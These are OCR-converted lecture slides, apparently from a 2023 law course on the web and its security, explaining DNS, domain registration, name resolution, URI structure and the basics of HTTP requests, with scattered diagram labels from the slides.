WORLD WIDE WEB DESIGN, SECURITY,& THREATS


UT LAW396V

Spring 2023

Lecture Notes

WHAT IS THE WORLD WIDE WEB?


- ***Internet*** - globally interconnected network system
- ***World Wide Web*** - HTTP-based content, apps, "ecosystem"




KEY TECH:
DOMAIN NAME SYSTEM (DNS)

- IPv4 addresses were hard to remember/use
- IPv6 are worse
- Humans need semantically meaningful addresses
- DNS maps IP addresses to ***domain names***

BASIC IDEA



142.250.138.138
(google.com)


secure.imdb.com.
Root domain
Top-level domain
Separates domains/FQDN parts
Second-level domain
Sub-domain, may be a hostname

TOP LEVEL DOMAINS (TLDS)

- Generic Top Level Domain (gTLD) - .com, .net, et
- Country code Top Level Domain (ccTLD) - .uk

TLD NAME MANAGEMENT


- Registrars administer TLDs
- For gTLDs, this is a <u>business</u> with pros and cons
- Registrars authorize “domain name registrars”

DOMAIN NAME REGISTRATION


- Party requests SLD + TLD from domain name reseller
- Party submits “whois” information (contact info)
- Registrar verifies that name is available
- Registrar stores relevant data in registry and DNS servers


DNS AND ADDRESS RESOLUTION


- DNS is a ***recursive*** and ***hierarchical*** process
- Recursive – DNS server searches another DNS server
- Hierarchical –
  - Root Domain to TLD
  - TLD to Subdomain


root DNS server
2
7
3
6
1
8
requesting host
se.sjsu.edu
local DNS server
dns.sjsu.edu
4
5
Top level DNS
server
authoritative
DNS server
dns.yahoo.com
mail.yahoo.com

UNIFORM RESOURCE IDENTIFIERS (URIS)





http
://
www.example.com
/home/
URL Scheme
Host
URL Path


URL
Parameter name
Parameter value
http://www.phoneshop.com ? product = iphone & size=32gb&color=white
Begin Query String
Query String Separator

ABSOLUTE VS RELATIVE URI

- ***Absolute*** paths begin with **<scheme>://host/**
  - e.g., *http://www.google.com/*
- Everything else is ***relative***
  - e.g., */not/an/absolute/path*
  - The scheme and host are determined by context

HTTP REQUEST



HTTP Request Message Example: GET

request line (GET, POST, HEAD, PUT, DELETE, TRACE ... commands)

Virtual host multiplexing

header lines

